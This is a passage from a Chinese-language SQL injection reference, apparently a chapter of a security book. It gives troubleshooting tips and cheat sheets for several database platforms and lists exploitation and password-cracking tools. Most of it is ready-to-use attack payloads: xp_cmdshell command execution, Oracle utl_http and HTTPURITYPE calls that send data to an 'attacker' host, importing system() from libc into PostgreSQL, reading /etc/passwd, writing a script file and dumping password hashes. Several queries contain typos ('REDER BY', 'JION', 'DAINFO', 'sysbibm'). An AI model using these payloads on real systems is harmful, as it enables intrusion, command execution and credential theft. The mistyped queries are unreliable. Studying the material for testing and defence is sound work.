)	%29 %2529 %u0029 %uff09 %ef%bc%89
[SPACE(空格)]	%20 %2520 %u0020 %ff00 %c0%a0

10.5 排查 SQL 注入攻击

表 10-20 列出了在各种平台上尝试利用 SQL 注入缺陷时经常会遇到的一些挑战和错误。

表 10-20　排查 SQL 注入时的参考资料

错误/挑战	解 决 方 案

挑战
执行一个 UNION SELECT 攻击，其原始查询用于检索 image 类型的列。
错误消息
`Image is incompatible with int I。`
`The image data type cannot be selected as DISTINCT because it is not compatible。`
	将 UNION SELECT 语句修改成读 UNION ALL SELECT。这样能解决当 UNION SELECT 尝试与 image 数据类型进行比较操作时出现的相关问题。
	例如：
	`UNION ALL SELECT null,null,null`

(续表)

错误/挑战	解决方案

挑战
注入 ORDER BY 子句
注入的数据位于 ORDER BY 子句右边。许多常用的技巧(比如 UNION SELECT)将不起作用。本例执行下列 SQL 查询，其中攻击者的数据是注入点：
`SELECT * FROM products GROUP BY attackers_data DESC`
	Microsoft SQL Server
	Microsoft SQL Server 支持使用分号(;)作为每个新查询的堆迭查询的开始。可以按下列方式来实施多种攻击，比如基于时间延迟的数据检索和扩展存储过程的执行：
	`ORDER BY 1;EXEC master..xp_cmdshell 'cmd'`
	还可以利用 Microsoft SQL Server 并通过错误消息来返回查询结果数据。注入 ORDER BY 子句时，可以使用下列语法：
	`ORDER BY (1/(@@version));`
	`-- return the version`
	`ORDER BY 1/(SELECT TOP 1 name FROM sysobjects WHERE xtype='U');`
	`-- Return name from sysobjects`
	MySQL Server
	可以在 ORDER BY 子句中使用基于时间延迟的 SQL 盲注。如果当前用户为 root@localhost，那么下列例子会触发一个时间延迟：
	`ORDER BY(IF((SELECT user()='root@localhost'),sleep(2),1));`
	Oracle
	可以使用utl_http包并通过攻击者选择的任何TCP端口来建立向外的HTTP连接。接下来的ORDER BY子句通过端口1000与主机攻击者建立了一条HTTP连接。该HTTP请求在请求路径中包含了Oracle的版本标志：
	`ORDER BY utl_http.request('http://attacker:1000/'||( SELECT banner FROM v$version WHERE rownum=1))`
	下列ORDER BY子句会引发一个包含Oracle版本标志的错误：
	`ORDER BY utl_inaddr.get_host_name((select banner from v$version where rownum=1))`

(续表)

错误/挑战	解 决 方 案

挑战
因为删除了公共权限，所以 utl_http 无法起作用。
错误消息
ORA-00904 invalid identifier
	许多 Oracle 安全指南建议从 utl_http 包中删除公共权限。不过，很多人会忽视这样一个事实：可以使用 HTTPURITYPE 对象类型实现相同的目的，而且同样能被公共权限访问到。
	`SELECT HTTPURITYPE(`
	`'http://attacker:1000/'|| (SELECT`
	`banner FROM v$version WHERE rownum=1)).`
	`getclob() FROM dual`

挑战
utl_inaddr 不起作用。
存在多种原因，比如访问控制列表(ACL)处于版本 11，权限已经被撤销以及未安装 Java 等。
错误消息
ORA-00904 invalid identifier
ORA-24247 network access denied by access control list ACL)-11g
ORA-29540 oracle/plsql/net/InternetAddress
	在可以控制错误消息内容的位置使用不同的函数。根据数据库版本及安装组件的不同，下面是候选函数的一个列表：
	`REDER BY`
	`ORDSYS.ORD_DICOM.GETMAPPINGXPATH((`
	`SELECT banner FROM v$version WHERE`
	`rownum=1),null,null)`
	`ORDER BY`
	`SYS.DBMS_AW_XML.READAWMETADATA((`
	`SELECT banner FROM v$version WHERE`
	`rownum=1),null)`
	`ORDER BY CTXSYS.DRITHSX.SN((SELECT`
	`banner FROM v$version WHERE`
	`rownum=1),user)`
	`ORDER BY`
	`CTXSYS.CTX_REPORT.TOKEN_TYPE(user,`
	`(SELECT banner FROM v$version WHERE`
	`rownum=1))`

挑战
执行针对 MySQL 数据库的 UNION SELECT 攻击时收到一个“illegal mix of collations”消息。
错误消息
illegal mix of collations(latin1_swedish_ci,IMPLICIT) and(utf8_general_ci,SYSCONST) for operation 'UNION'
	可以使用 CAST 函数解决该错误。
	例如：
	`UNION SELECT user(),null,null;`
	变为：
	`UNION SELECT CAST(user() AS char),null,null;`

(续表)

错误/挑战	解决方案

挑战
执行针对 Microsoft SQL Server 数据库的 UNION SELECT 攻击时收到一个“collation conflict”消息。
错误消息
Cannot resolve collation conflict for column 2 in SELECT statement
	要想解决该错误，一种方法是从数据库读取 Collation 属性，然后在查询中使用它。在下面的例子中，我们执行一个 UNION ALL SELECT 查询来检索 sysobject 表中的 name 列。
	步骤 1：检索 collation 的值
	`UNION ALL SELECT`
	`SERVERPROPERTY('Collation'),null`
	`FROM sysobjects`
	本例中我们将 Collation 属性设置为 SQL_Latin1_General_CP1_CI_AS。
	步骤 2：在 UNION SELECT 中实现 collation 的值
	`UNION ALL SELECT 1, Name collate`
	`SQL_Latin1_General_CP1_CI_AS,null`
	`FROM sysobjects`

10.6 其他平台上的 SQL 注入

本书主要关注三种最流行的数据库：Microsoft SQL Server、MySQL 和 Oracle。本节旨在为其他不太常见的平台(比如 PostgreSQL、DB2、Informix 和 Ingres)提供一个快速参考。

10.6.1 PostgreSQL 备忘单

PostgreSQL 是一种可以在大多数操作系统平台上使用的开源数据库。要想下载完整的用户手册，请访问 www.postgresql.org/docs/manuals/。

1. 枚举数据库配置信息和模式

表 10-21 列出了用于提取关键配置信息的 SQL 语句。表 10-22 列出了用于枚举模式信息的 SQL 语句。

表 10-21 提取 PostgreSQL 数据库的配置信息

数据	查询
版本	`SELECT version();`

当前用户	`SELECT getpguesername();`
	`SELECT user;`
	`SELECT current_user;`
	`SELECT session_user;`

列出用户	`SELECT usename FROM pg_user;`
当前用户权限	`SELECT usename, usecreatedb, usesuper, usecatupd FROM pg_user;`
数据库服务器主机名	`SELECT inet_server_addr();`

表 10-22 提取 PostgreSQL 数据库的模式信息

数 据	查 询
当前数据库	SELECT current_database();
列出数据库	SELECT datname FROM pg_database;
列出表	SELECT c.relname FROM pg_catalog.pg_class c LEFT JION pg_catalog.pg_namespace n ON n.oid=c.relnamespace WHERE c.relkind IN ('r','') AND pg_catalog.pg_table_is_visible(c.oid) AND n.nspname NOT IN ('pg_catalog','pg_toast');
列出列	SELECT relname,A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.nspname = 'public') AND (A.attrelid=C.oid) AND (N.oid=C.relnamespace) AND (A.atttylid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped);

2. SQL 盲注函数：PostgreSQL

表 10-23 列出了执行 SQL 盲注攻击时一些非常有用的函数。

表 10-23 SQL 盲注函数

数 据	查 询
字符串长度	LENGTH()
从给定字符串中提取子串	SUBSTRING(string,offset,length)
字符串('ABC')不带单引号的表示方式	SELECT CHR(65)||CHR(66)||CHR(67);
触发时间延迟	SELECT pg_sleep(10); -- Triggers a 10 second pause on version 8.2 and above

3. 攻击数据库服务器：PostgreSQL

PostgreSQL 并未提供执行操作系统命令的内置存储过程，不过可以从外部的.dll 或共享对象(shared object)(.so)文件中导入诸如 system()这样的函数。借助 PostgreSQL 并使用 COPY 语句同样可以读取本地文件。

1) 执行系统命令

对于 8.2 版之前的 PostgreSQL 数据库服务器，可以使用下列 SQL 语句从标准 UNIX libc 库导入 system 函数：

```
CREATE OR REPLACE FUNCTION system (cstring) RETURNS int AS
   '/lib/libc.so.6','system' LANGUAGE 'C' STRICT;
```

接下来可以通过执行下列 SQL 查询调用 system 函数：

```
SELECT system('command');
```

当前的 PostgreSQL 版本要求使用定义好的 PostgreSQL PG_MODULE_MAGIC 宏来编译外部库。要想通过该方法实现代码执行，需要上传自己的共享.so 或.dll 文件，它们启用了恰当的 PG_MODULE_MAGIC 宏。请参考下列资源以获取更多信息：

```
www.postgresql.org/docs/8.2/static/xfunc-c.html#XFUNC-C-DYNLOAD
```

2) 访问本地文件

可以使用下列 SQL 语句并借助超级用户账户来读取本地文件，这些文件是使用操作系统级的 PostgreSQL 用户账户打开的：

```
CREATE TABLE filedata(t text);
COPY filedata FROM '/etc/passwd'; --
```

可以使用下列 SQL 语句来写本地文件，这些文件也是使用操作系统级的 PostgreSQL 用户账户创建的。

```
CREATE TABLE thefile(evildata text);
INSERT INTO thefile(evildata) VALUES ('some evil data');
COPY thefile (evildata) TO '/tmp/evilscript.sh';
```

3) 破解数据库口令

可以使用 MD5 算法来哈希 PostgreSQL 口令。在哈希发生前要向口令中添加用户名，并且要在相应的哈希中包含前置的 md5 字符。下列 SQL 查询会列出 PostgreSQL 数据库中的用户名和口令：

```
select username||':'||passwd from pg_shadow;
```

sqlhacker 用户的示例项如下所示：

```
sqlhacker:md544715a9661408abe727f9963bf6dad93
```

很多口令破解工具都支持 MD5 哈希，包括 MDCrack、John the Ripper 和 Cain & Abel 等。

10.6.2 DB2 备忘单

在与 Web 应用集成的众多数据库中，IBM 的 DB2 数据库服务器可能是其中最不流行的一种数据库平台。不过，如果在基于 DB2 的应用中遇到了 SQL 注入缺陷，那么本节将帮助读者来利用它。

1. 枚举数据库配置信息和模式

表 10-24 列出了用于提取关键配置信息的 SQL 语句。表 10-25 列出了用于枚举模式信息的 SQL 语句。

表 10-24 提取 DB2 数据库的配置信息

数 据	查 询
版本	SELECT versionnumber, version_timestamp FROM sysibm.sysversions;
当前用户	SELECT user FROM sysibm.sysdummy1; SELECT session_user FROM sysibm.sysdummy1; SELECT system_user FROM sysibm.sysdummy1; SELECT grantee FROM syscat.dbauth;
当前用户权限	SELECT * FROM syscat.dbauth WHERE grantee = user; SELECT * FROM syscat.tabauth WHERE grantee = user; SELECT * FROM syscat.tabauth;

表 10-25 提取 DB2 数据库的模式信息

数 据	查 询
当前数据库	SELECT current server FROM sysibm.sysdummy1;
列出数据库	SELECT schemaname FROM syscat.schemata;
列出表	SELECT name FROM sysibm.systables;
列出列	SELECT name, tbname, coltype FROM sysbibm.syscolumns;

2. SQL 盲注函数：DB2

表 10-26 列出了执行 SQL 盲注攻击时一些非常有用的函数。

表 10-26 SQL 盲注函数

数 据	查 询
字符串长度	LENGTH()
从给定字符串中提取子串	SUBSTRING(string,offset,length) FROM sysibm.sysdummy1;
字符串('ABC')不带单引号的表示方式	SELECT CHR(65)||CHR(66)||CHR(67);

10.6.3 Informix 备忘单

Informix 数据库服务器也是由 IBM 负责经销的，相比其他数据库平台，它不是很常见。如果在现实中遇到了一个 Informix 服务器，那么接下来的参考资料会有所帮助。

1. 枚举数据库配置信息和模式

表 10-27 列出了用于提取关键配置信息的 SQL 语句。表 10-28 列出了用于枚举模式信息的 SQL 语句。

表 10-27 提取 Informix 的数据库配置信息

数 据	查 询
版本	SELECT DBINFO('version', 'full') FROM systables WHERE tabid = 1;
当前用户	SELECT USER FROM systables WHERE tabid = 1;
列出用户	select usertype,username, password from sysusers;
当前用户权限	select tabname, tabauth, grantor, grantee FROM systabauth join systables on systables.tabid = systabauth.tabid
数据库服务器主机名	SELECT DAINFO('dbhostname') FROM systables WHERE tabid=1;

表 10-28 提取 Informix 数据库的模式信息

数 据	查 询
当前数据库	SELECT DBSERVERNAME FROM systables WHERE tabid = 1;
列出数据库	SELECT name, owner FROM sysdatabases;
列出表	SELECT tabname FROM systables; SELECT tabname, viewtext FROM sysviews join systables on systables.tabid = sysviews.tabid;
列出列	SELECT tabname. colname, coltype FROM syscolumns join systables on syscolumns.tablid =systables.tabid;

2. SQL 盲注函数：Informix

表 10-29 列出了执行 SQL 盲注攻击时一些非常有用的函数。

表 10-29 SQL 盲注函数

数 据	查 询
字符串长度	LENGTH()
从给定字符串中提取子串	SELECT SUBSTRING('ABCD' FROM 4 FOR 1) FROM systables where tabid = 1;-- returns 'D;
字符串('ABC')不带单引号的表示方式	SELECT CHR(65)||CHR(66)||CHR(67) FROM systables where tabid = 1;

10.6.4 Ingres 备忘单

Ingres 是一种可以在所有主流操作系统上使用的开源数据库。在与 Web 应用集成的数据库中，Ingres 属于最不流行的数据库之一。要想获取更多信息以及 Ingres 指南，请访问 http://ariel.its.unimelb.edu.au/~yuan/ingres.html。

1. 枚举数据库配置信息和模式

表 10-30 列出了用于提取关键配置信息的 SQL 语句。表 10-31 列出了用于枚举模式信息的 SQL 语句。

表 10-30 提取 Ingres 数据库的配置信息

数　据	查　询
版本	`SELECT dbsminfo('_version');`
当前用户	`SELECT dbsminfo('system_user');` `SELECT dbsminfo('session_user');`
列出用户	`SELECT name, password FROM iiuser;`

当前用户权限	`SELECT dbsminfo('select_syscat');`
	`SELECT dbsminfo('db_privileges');`
	`SELECT dbsminfo('current_priv_mask');`
	`SELECT dbsminfo('db_admin');`
	`SELECT dbsminfo('security_priv');`
	`SELECT dbsminfo('create_table');`
	`SELECT dbsminfo('create_procedure');`

表 10-31 提取 Ingres 数据库的模式信息

数　据	查　询
当前数据库	`SELECT dbmsinfo('database');`
列出表	`SELECT relid, relowner, relloc FROM iirelation WHERE relowner != '$ingres';`
列出列	`SELECT column_name, column_datatype, table_name, table_owner FROM iicolumns;`

2. SQL 盲注函数：Ingres

表 10-32 列出了执行 SQL 盲注攻击时一些非常有用的函数。

表 10-32 SQL 盲注函数

数　据	查　询
字符串长度	`LENGTH()`
从给定字符串中提取子串	`SELECT substr(string, offset, length);`
字符串('ABC')不带单引号的表示方式	`SELECT chr(65)||chr(66)||chr(67)`

10.6.5 Microsoft Access

Microsoft Access 数据库无法很好地适应企业级应用，所以通常只有在具有极小数据库需求的应用中才会遇到它。insomniasec.com 的 Brett Moore 发表了一篇与 Microsoft Access SQL 注入相关的优秀论文，可以从下列地址找到它：www. insomniasec.com/publications/Access-Through-Access.pdf。

10.7 资源

本节提供一个关于阅读资料和工具的链接列表，它们有助于发现、利用并阻止 SQL 注入漏洞。

10.7.1 SQL 注入白皮书

- Victor Chapela 撰写的“Advanced SQL Injection”：www.owasp.org/index.php/Image: Advanced_SQL_Injection.ppt。
- Chris Anley 撰写的“Advanced SQL Injection in SQL Server Applications”：www.ngssoftware.com/papers/advanced_sql_injection.pdf。
- Gary O'Leary-Steele 撰写的“Buffer Truncation Abuse in .NET and Microsoft SQL Server”：http://scanner.sec-1.com/resources/bta.pdf。
- Brett Moore 撰写的“Access through Access”：www.insomniasec.com/publications/Access-Through-Access.pdf。
- Chema Alonso 撰写的“Time-Based Blind SQL Injection with Heavy Queries”：http://technet.microsoft.com/en-us/library/cc512676.aspx。

10.7.2 SQL 注入备忘单

- PentestMonkey.com 针对 Oracle、Microsoft SQL Server、MySQL、PostgreSQL、Ingres、DB2 和 Informix 的 SQL 注入备忘单：http://pentestmonkey.net/cheat-sheets/。
- Michaeldaw.org 针对 Sybase、MySQL、Oracle、PostgreSQL、DB2 和 Ingres 的 SQL 注入备忘单：http://michaeldaw.org/sql-injection-cheat-sheet/。
- Ferruh Mavituna 针对 MySQL、SQL Server、PostgreSQL 和 Oracle 的 SQL 注入备忘单：http://ferruh.mavituna.com/sql- injection-cheatssheet-oku/。
- Ferruh Mavituna 针对 Oracle 的 SQL 注入备忘单：http:// ferruh.mavituna.com/oracle-injection-cheat-sheet-oku/。

10.7.3 SQL 注入利用工具

- Absinthe 是一款基于 Windows GUI 的利用工具，它支持 Microsoft SQL Server、Oracle、PostgreSQL 和 Sybase，并使用 SQL 盲注和基于错误的 SQL 注入：www.0x90.org/releases/absinthe/。
- SQLBrute 是一款基于时间和错误的 SQL 盲注工具，它支持 Microsoft SQL Server 和 Oracle：www.gdssecurity.com/l/t/sqlbrute.py。

- Bobcat 是一款基于 Windows GUI 的工具，它支持 Microsoft SQL Server 利用：http://web.mac .com/nmonkee/pub/bobcat_files/BobCat_Alpha_v0.4.zip。
- BSQL Hacker 在 SQL 注入利用领域是一款相对较新的工具。它是一种基于 Windows 的 GUI 应用，支持 Microsoft SQL Server、Oracle 和 MySQL，并支持 SQL 盲注和基于错误的 SQL 注入技术：http://labs.portcullis.co.uk/application/bsql-hacker/。
- Sec-1 Automatic SQL injection(SASI)是一款使用 Perl 编写的 Microsoft SQL Server 利用工具：http://scanner.sec-1.com/resources/sasi.zip。
- Sqlninja 是一款使用 Perl 编写的且关注获取代码执行的 Microsoft SQL 注入工具：http://sqlninja.sourceforge.net/。
- Squeeza 被作为 BlackHat 展示的一部分发布。它关注的是可选的通信通道，支持 Microsoft SQL Server：www.sensepost.com/research/squeeza。

10.7.4 口令破解工具

- Cain & Abel：www.oxid.it。
- Woraauthbf：www.soonerorlater.hu/index.khtml?article_id=513。
- Checkpwd：www.red-database-security.com/software/checkpwd.html。
- John the Ripper：www.openwall.com/john/。

10.8 快速解决方案

1. SQL 入门

- SQL 包含功能丰富的语句集、运算符集和子句集，用于与数据库服务器进行交互。最常见的 SQL 语句是 SELECT、INSERT、UPDATE、DELETE 和 DROP。SELECT 语句的 WHERE 子句部分包含用户提供的数据，这是产生大多数 SQL 注入漏洞的原因。
- UPDATE 和 DELETE 语句依靠 WHERE 子句来判断修改或删除了哪些记录。向 UPDATE 或 DELETE 语句中注入 SQL 时，一定要理解输入是怎样影响数据库的。要避免向这两类语句中注入 *OR 1=1* 或其他返回 true 的条件。
- UNION 运算符用于合并两条或多条 SELECT 语句的查询结果。UNION SELECT 通常用于利用 SQL 注入漏洞。

2. SQL 注入快速参考

- 尝试利用 SQL 注入漏洞时，识别数据库平台是很重要的一步。触发一个可测量的时间延迟是一种可靠的准确识别数据库平台的方法。
- 利用 SQL 注入漏洞时，经常会受到一次只能返回一行中的一列数据的约束。可以通过将多列和多行的结果连接成单个字符串来避开这种限制。

3. 避开输入验证过滤器

- 通常可以通过使用字符函数表示字符串的值来避开那些用于处理单引号字符(')的输入验证过滤器。例如，在 Microsoft SQL Server 中，char(65,66,67)等价于'ABC'。

- Unicode 和过长的 UTF-8 等 HTTP 编码变量有时可用于避开输入验证过滤器。
- 那些依靠拒绝已知不良数据(通常称为黑名单)的输入验证过滤器通常都存在缺陷。

4. 排查 SQL 注入攻击

- 使用 UNION SELECT 利用 SQL 注入缺陷时，如果原始查询中包含 image 数据类型的列，则可能会遇到类型冲突错误，为克服此错误，可利用 UNION ALL SELECT。
- Microsoft SQL Server 支持使用分号来作为每个新查询的堆迭查询的开始。
- Oracle 数据库服务器包含 utl_http 包，可以使用它来建立从数据库服务器主机向外的 HTTP 连接。可以滥用这个包以便通过连接到任意 TCP 端口的 HTTP 连接来提取数据库数据。

5. 其他平台上的 SQL 注入

- 最常遇到的数据库平台是 Microsoft SQL Server、Oracle 和 MySQL。本章包含针对 PostgreSQL、DB2、Informix 和 Ingres 的 SQL 注入备忘单。
- 通过从外部库中导入函数来利用 PostgreSQL 数据库时，可以获取远程命令执行。PostgreSQL 从 8.2 版开始，所有导入的库都必须包含 PG_MODULE_MAGIC 宏。